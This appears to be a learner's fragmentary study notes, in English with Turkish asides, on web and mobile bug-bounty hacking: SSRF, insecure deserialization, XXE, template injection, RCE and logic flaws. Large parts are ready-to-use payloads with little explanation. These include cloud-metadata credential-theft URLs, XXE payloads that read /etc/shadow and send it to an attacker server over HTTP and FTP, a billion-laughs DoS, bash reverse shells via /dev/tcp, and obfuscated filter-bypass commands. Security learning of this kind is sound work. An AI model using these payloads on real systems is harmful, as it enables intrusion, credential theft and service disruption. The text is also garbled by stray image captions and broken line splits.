For example, instead of checking whether a URL string is equal to "example.com", a site can check regex expressions like .\*example.com.\* to match the subdomains and filepaths of *example.com* as well.

Sometimes the SSRF protection mechanisms a site has implemented for IPv4 might not have been implemented for IPv6. That means you can try to submit IPv6 addresses that point to the local network. For example, the IPv6 address *::1* points to the localhost, and *fc00::* is the first address on the private network.

You can also try confusing the server with DNS records, which computers use to translate hostnames into IP addresses. DNS records come in various types, but the ones you’ll hear about most often are A and AAAA records. *A records* point a hostname to an IPv4 address, whereas *AAAA records* translate hostnames to an IPv6 address.

Modify the A/AAAA record of a domain you control and make it point to the internal addresses on the victim’s network.

Bu A olayı ssrf de nasıl oluyr onu araştır.

Switching out the encoding

Hex, octal, dword, url and mixed encoding

<https://public.example.com/proxy?url=https://0x7f.0x0.0x0.0x1> 127.0.0.1 in decimal decimal to hex format

<https://public.example.com/proxy?url=https://0177.0.0.01> 127.0.0.1 in decimal to octal format

<https://public.example.com/proxy?url=https://2130706433> 127.0.0.1 in decimal dword format

<https://public.example.com/proxy?url=https://%6c%6f%63%61%6c%68%6f%73%74> 127.0.0.1 in decimal to url encoded format

You may sometimes want to scan the network for other reachable machines. *Reachable machines* are other network hosts that can be connected to via the current machine

You can also use SSRF to port-scan network machines and reveal services running on those machines. Open ports provide a good indicator of the services running on the machine,

For example, this API request fetches all instance metadata from the running instance:

http://169.254.169.254/latest/meta-data/

Use this URL in an endpoint vulnerable to SSRF:

https://public.example.com/proxy?url=http://169.254.169.254/latest/meta-data/

These endpoints reveal information such as API keys, Amazon S3

tokens (tokens used to access Amazon S3 buckets), and passwords. Try

requesting these especially useful API endpoints:

• http://169.254.169.254/latest/meta-data/ returns the list of available metadata

that you can query.

• http://169.254.169.254/latest/meta-data/local-hostname/ returns the internal

hostname used by the host.

• http://169.254.169.254/latest/meta-data/iam/security-credentials/ROLE

\_NAME returns the security credentials of that role.

• http://169.254.169.254/latest/dynamic/instance-identity/document/ reveals

the private IP address of the current instance.

• http://169.254.169.254/latest/user-data/ returns user data on the current

instance.

Here important

Google Cloud Metadata APIv1 requires one of these special headers:

Metadata-Flavor: Google

X-Google-Metadata-Request: True

These headers offer protection against SSRFs because most often dur­ing an SSRF, you cannot specify special headers for the forged request. But you can easily bypass this protection, because most endpoints accessible through APIv1 can be accessed via the API v1beta1 endpoints instead. *API v1beta1* is an older version of the metadata API that doesn’t have the same header requirements. Begin by targeting these critical endpoints:

1. *http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token* returns the access token of the default account on the instance.
2. *http://metadata.google.internal/computeMetadata/v1beta1/project/attributes/ ssh-keys* returns SSH keys that can connect to other instances in this project.

For DigitalOcean, for example, you can retrieve a list of metadata endpoints by visiting the *http://169.254.169.254/metadata/v1/* endpoint

Attack the network

<https://public.example.com/proxy?url=https://admin.example.com>

**Finding Your First SSRF!**

Let’s review the steps you can take to find your first SSRF:

1. Spot the features prone to SSRFs and take notes for future reference.

2. Set up a callback listener to detect blind SSRFs by using an online ser­vice, Netcat, or Burp’s Collaborator feature.

3. Provide the potentially vulnerable endpoints with common internal addresses or the address of your callback listener.

4. Check if the server responds with information that confirms the SSRF. Or, in the case of a blind SSRF, check your server logs for requests from the target server.

5. In the case of a blind SSRF, check if the server behavior differs when you request different hosts or ports.

6. If SSRF protection is implemented, try to bypass it by using the strate­gies discussed in this chapter.

7. Pick a tactic to escalate the SSRF.

8. Draft your first SSRF report!

INSECURE DESERIALIZATION

*Insecure deserialization* vulnerabilities hap­pen when applications deserialize program objects without proper precaution. An attacker can then manipulate serialized objects to change the program’s behavior.

O:4:"User":2:{s:8:"username";s:6:"vickie";s:6:"status";s:9:"not admin";}

O:4:"User":2:{s:8:"username";s:6:"vickie";s:6:"status";**s:5**:"admin";}

You’ll see an example of using this method in a deserialization attack in “Using POP Chains” //Bunu araştır

We have another way of achieving RCE even in this scenario: POP chains. A property-oriented programming (POP) chain is a type of exploit whose name comes from the fact that the attacker controls all of the deserialized object’s properties.

Java dilinde bu zafiyet önemli

İn java First, we define a class named User that implements Serializable 1. Only classes that implement Serializable can be serialized and deserialized.

To exploit Java applications via an insecure deserialization bug, we first have to find an entry point through which to insert the malicious serialized object. In Java applications, serializable objects are often used to transport data in HTTP headers, parameters, or cookies.

Java serialized objects are not human readable like PHP serialized strings. They often contain non-printable characters as well. But they do have a couple signatures that can help you recognize them and find poten­tial entry points for your exploits:

1. Starts with AC ED 00 05 in hex or rO0 in base64. (You might see these within HTTP requests as cookies or parameters.)
2. The Content-Type header of an HTTP message is set to application/x -java-serialized-object.
3. Ysoserial (***https://github.com/frohoff/ysoserial****/*) is a tool that you can use to generate payloads that exploit Java insecure deserialization bugs,

With Ysoserial, you can create malicious Java serialized objects that use gadget chains from specified libraries

with a single command: $ java -jar ysoserial.jar gadget\_chain command\_to\_execute

The gadget chains generated by Ysoserial all grant you the power to execute commands on the system.

You can find more resources about exploiting Java deserialization on GitHub at *<https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet/>*

The OWASP Deserialization Cheat Sheet is an excellent resource for learning how to prevent deserialization flaws for your specific technology: *<https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html>*

Pay attention to the Content-Type header of an HTTP request or response as well. For example, a Content-Type set to application/x-java-serialized-object indicates that the application is passing information via Java serialized objects.

You can also try to achieve RCE or SQL injection via a gadget chain.

Conducting a source code review is the most reliable way to detect deserial­ization vulnerabilities.

XXE

Extensible Markup Language (XML) is designed for storing and transporting data. Preventing XXEs is all about limiting the capabilities of an XML parser. First, because DTD processing is a requirement for XXE attacks, you should disable DTD processing on the XML parsers if possible. If it’s not possible to disable DTDs completely, you can disable external entities, parameter entities (covered in “Escalating the Attack” on page 254), and inline DTDs (DTDs included in the XML document).

OWASP Cheat Sheet at

[*https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/XML\_External\_Entity\_Prevention\_Cheat\_Sheet.md*](https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.md)

you should also look for file-upload features. This is because XML forms the basis of many common file types. If you can upload one of these file types, you might be able to smuggle XML input to the application’s XML parser. XML can be written into document and image formats like XML, HTML, DOCX, PPTX, XLSX, GPX, PDF, SVG, and RSS feeds. Furthermore, metadata embedded within images like GIF, PNG, and JPEG files are all based on XML. SOAP web services are also XML based.

Sometimes endpoints take plaintext or JSON input by default but can pro­cess XML input as well. On endpoints that take other formats of input, you can modify the Content-Type header of your request to one of the following headers:

Content-Type: text/xml

Content-Type: application/xml

Blind xxe

If the server takes XML input but does not return the XML document in an HTTP response, you can test for a blind XXE instead. To bypass common firewall restrictions, you should test with ports 80 and 443 first, because the target’s firewall might not allow outbound connections on other ports:

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE example [

<!ENTITY test SYSTEM "http://attacker\_server:80/xxe\_test.txt">

]>

<example>&test;</example>

Embed xxe payloads in different file types :

Insert the XXE payload by adding a DTD directly into the file and ref­erencing the external entity in the SVG image. You can then save the file as an *.svg* file and upload it to the server:

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE example [

<!ENTITY test SYSTEM "file:///etc/shadow">

]>

<svg width="500" height="500">

<circle cx="50" cy="50" r="40" fill="blue" />

<text font-size="16" x="0" y="16">&test;</text>

</svg>

Microsoft Word documents (*.docx* files), PowerPoint presentations (*.pptx*), and Excel worksheets (*.xlxs*) are archive files containing XML files, so you can insert XXE payloads into them as well. To do so, you should first unzip the document file.



Then you can simply insert your payload into */word/document.xml*, */ppt/presentation.xml*, or */xl/workbook.xml*. Finally, repack the archives into the *.docx*, *.pptx*, or *.xlxs* format.

You can do this by cding into the unarchived folder and running the command zip -r *filename.format* \*.

Sayfa 255 de kaldım.

Xinclude attack (special type of XXE)

<example xmlns:xi="http://www.w3.org/2001/XInclude">

<xi:include parse="text" href="file:///etc/hostname"/>

</example>

This payload will make the parser return

AWS metadata:

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE example [

<!ENTITY file SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/">

]>

<example>&file;</example>

Blind xxe

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE example [

<!ENTITY % file SYSTEM "file:///etc/shadow">

1

<!ENTITY % ent "<!ENTITY &#x25; exfiltrate SYSTEM 'http://attacker\_server/?%file;'>">

2

%ent;

%exfiltrate;

]>

Ddos via xxe

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE example [

<!ELEMENT example ANY>

<!ENTITY lol "lol">

<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">

<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">

<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">

<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">

<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">

<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">

<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">

<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">

<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">

]>

<example>&lol9;</example>

**To prevent**

**accidentally introducing syntax errors to the payload, you can use a tool such**

**as XmlLint (****https://xmllint.com/) to ensure that your XML syntax is valid.**

The File Transfer Protocol (FTP) can also be used to send data directly

while bypassing special character restrictions

<!ENTITY % file SYSTEM "file:///etc/shadow">

<!ENTITY % ent "<!ENTITY &#x25; exfiltrate SYSTEM

'ftp://attacker\_server:2121/?%file;'>">

1

%ent;

%exfiltrate;

SSTI

This test string should

contain special characters commonly used in template languages. I like to

use the string

because it’s designed

{{1+abcxx}}${1+abcxx}<%1+abcxx%>[abcxx]

to induce errors in popular template engines.

is the special syntax for

${...}

expressions in the FreeMarker and Thymeleaf Java templates;

is the

{{...}}

syntax for expressions in PHP templates such as Smarty or Twig, and Python

templates like Jinja2; and

is the syntax for the Embedded Ruby

<%= ... %>

template (ERB). And

will make the server interpret the

[random expression]

random expression as a list item if the user input is placed into an expression

tag within the template (we will discuss an example of this scenario later).

GET /display\_name?name={{7\*7}}

Host: example.com

Escalating the attack

os.system('ls')

GET /display\_name?name={{os.system('ls')}}

Host: example.com

GET /display\_name?name="{{[].\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()}}"

Host: example.com

TOOL <https://github.com/epinna/tplmap>

Business Logic errors

A common application logic error I’ve seen in the websites I’ve targeted

is a flaw in the site’s multifactor authentication functionality. Multifactor

authentication, or MFA,

But MFA implementations are often compromised by a logic error I

call the skippable authentication step, which allows users to forgo a step in the

authentication process. For example, let’s say an application implements a

three-step login process. First, the application checks the user’s password.

Then, it sends an MFA code to the user and verifies it. Finally, the applica

tionasks a security question before logging in the user:

To reiterate, the application will verify the credit card number only if the customer is using a new payment method. But the application also determines whether the payment method is new by the existence of the saved\_card parameter in the HTTP request. So a malicious user can submit a request with a saved\_card parameter and a fake credit card number. Because of this error in payment verification, they could order unlimited items for free with the unverified card:

POST /new\_order

Host: shop.example.com

(POST request body)

item\_id=123

&quantity=1

&saved\_card=1

&card\_number=0000-0000-0000-0000

Broken Access control

Let’s say the admin panel

doesn’t ask for credentials as long as the user requesting access presents the

cookie

in their HTTP request. All the attacker has to do to bypass

admin=1

this control is to add the cookie

to their requests

admin=1

And if you find out

that the application uses WordPress, you should try to access /wp-admin/

admin.php, the default path for WordPress admin portals.

Can you

access the admin page by adding a special cookie, such as

=1?

Admin

Remote code execution

GET /calculator?calc=1+2

GET /calculator?calc="\_\_import\_\_('os').system('ls')"

The attacker could also do something far more damaging, like the fol

lowing.

This input would cause the application to call

and spawn

os.system()

a reverse shell back to the IP 10.0.0.1 on port 8080:

GET /calculator?calc="\_\_import\_\_('os').system('bash -i >& /dev/tcp/10.0.0.1/8080 0>&1')"

Host: example.com

For instance, the following input would cause the application to

spawn a reverse shell back to the IP 10.0.0.1 on port 8080:

GET /download?url="google.com;bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"

Host: example.com

Lfi?

Software supply chain chain attack

Php payloads

phpinfo();

<?php system("ls");?>

<?php system("sleep 10");?>

Unix payloads

;ls;

| sleep 10;

& sleep 10;

` sleep 10;`

$(sleep 10)

http://example.com/?page=../uploads/malicious.php

http://example.com/?page=..%2fuploads%2fmalicious.php

Python payloads

print("RCE test!")

"\_\_import\_\_('os').system('ls')"

Bypassing rce protections

cat /etc/shadow

cat "/e"tc'/shadow'

cat /etc/sh\*dow

cat /etc/sha``dow

cat /etc/sha$()dow

cat /etc/sha${}dow

system('cat /etc/shadow');

('sys'.'tem')('cat /etc/shadow');

For example, say you want to execute this system command in PHP:

system('cat /etc/shadow');

The following example executes a system command by concatenating the strings sys and tem:

('sys'.'tem')('cat /etc/shadow');

The following example does the same thing but inserts a blank com­ment in the middle of the command:

system/\*\*/('ls');

And this line of code is a hex-encoded version of the system command:

'\x73\x79\x73\x74\x65\x6d'('ls');

Similar behavior exists in Python. The following are all equivalent in Python syntax:

\_\_import\_\_('os').system('cat /etc/shadow')

\_\_import\_\_('o'+'s').system('cat /etc/shadow')

\_\_import\_\_('\x6f\x73').system('cat /etc/shadow')

For example, if the firewall blocks requests that contain the string system, you can split your RCE payload into chunks, like so:

GET /calculator?calc="\_\_import\_\_('os').sy"&calc="stem('ls')"

Host: example.com

Same origin policy ve single sign on atlandı

İnformatipn disclosure

<https://example.com/image?url=/images/../index.html>

<https://example.com/image?url=/images/../../../../../../../etc/shadow>

search the wayback machine

expert techniques

**Table 22-1:** Potentially Vulnerable Functions

|  |  |  |
| --- | --- | --- |
| **Language** | **Function** | **Possible vulnerability** |
| PHP | eval(), assert(), system(), exec(), shell\_exec(), passthru(), popen(), back­ticks (`*CODE*`), include(), require() | RCE if used on unsanitized user input.  eval() and assert() execute PHP code in its input, while system(), exec(), shell\_ exec(), passthru(), popen(), and back­ticks execute system commands.include() and require() can be used to execute PHP code by feeding the function a URL to a remote PHP script. |
| PHP | unserialize() | Insecure deserialization if used on unsani­tized user input. |
| Python | eval(), exec(), os.system() | RCE if used on unsanitized user input. |
| Python | pickle.loads(), yaml.load() | Insecure deserialization if used on unsani­tized user input. |
| JavaScript | document.write(), document.writeln | XSS if used on unsanitized user input.These functions write to the HTML docu­ment.So if attackers can control the value passed into it on a victim’s page, the attacker can write JavaScript onto a vic­tim’s page. |
| JavaScript | document.location.href() | Open redirect when used on unsanitized user input.document.location.href() changes the location of the user’s page. |
| Ruby | System(), exec(), %x(), backticks (`*CODE*`) | RCE if used on unsanitized user input. |
| Ruby | Marshall.load(), yaml.load() | Insecure deserialization if used on unsani­tized user input. |
|  |  |  |

You can look for these issues by grepping for keywords such as key,

secret, password, encrypt, API, login, or token.

You can also search for terms like todo, fix, completed, config

setup, and removed in source code

http://dev.example.com/admin?debug=1&password=password # Access debug panel

You can look for filepaths to


configuration files in source code as well. Configuration files often have the file extensions .conf, .env, .cnf, .cfg, .cf, .ini, .sys, or .plist.


open redirect konusuna ayrıca çalış örneklerine falan bak

Koddan zafiyet bulma olayına da bak

metin içeren bir resim

Açıklama otomatik olarak oluşturuldu





Hacking Android apps

if you

learn to hack mobile applications, you’ll likely file fewer duplicate reports

and find more interesting bugs.

One of the best resources to reference for mobile hacking is the OWASP Mobile Security

Testing Guide (<https://github.com/OWASP/owasp-mstg/>).

Certificate pinning is a mechanism that limits an application to trusting

predefined certificates only. Also known as SSL pinning or cert pinning, it

provides an additional layer of security against man-in-the-middle attacks, in

which an attacker secretly intercepts, reads, and alters the communications

between two parties.

metin içeren bir resim

Açıklama otomatik olarak oluşturuldu

metin içeren bir resim

Açıklama otomatik olarak oluşturuldu

Activities are application components that interact with the user

The Android Debug Bridge (ADB) is a command line tool that lets your computer communicate with a connected Android device

Apktool, a tool for reverse engineering APK files, is essential for Android

hacking and will probably be the tool you use most frequently during your

analysis

I also highly recommend the Mobile Security Framework (https://github.com/

MobSF/Mobile-Security-Framework-MobSF/),


metin içeren bir resim

Açıklama otomatik olarak oluşturuldu

Mobile apps often make use of unique endpoints that may

not be as well tested as web endpoints because fewer hackers hunt on mobile

apps.



Another issue is broken resource or function-level access control.

This means that you can test for access-control issues on GraphQL endpoints even though the web or REST API of an application is secure.

If an API endpoint can access external URLs, it might be vulnerable to SSRF,

RCEs via file upload or XXEs are commonly seen in API endpoints.

If an API endpoint accepts XML input, try to insert an XXE payload into the request.

<https://github.com/OWASP/wstg/>

şunu ve ana klasörünü araştır

<https://github.com/fuzzdb-project/fuzzdb/blob/master/discovery/URI_SCHEMES/IANA_registerd_URI_schemes.txt>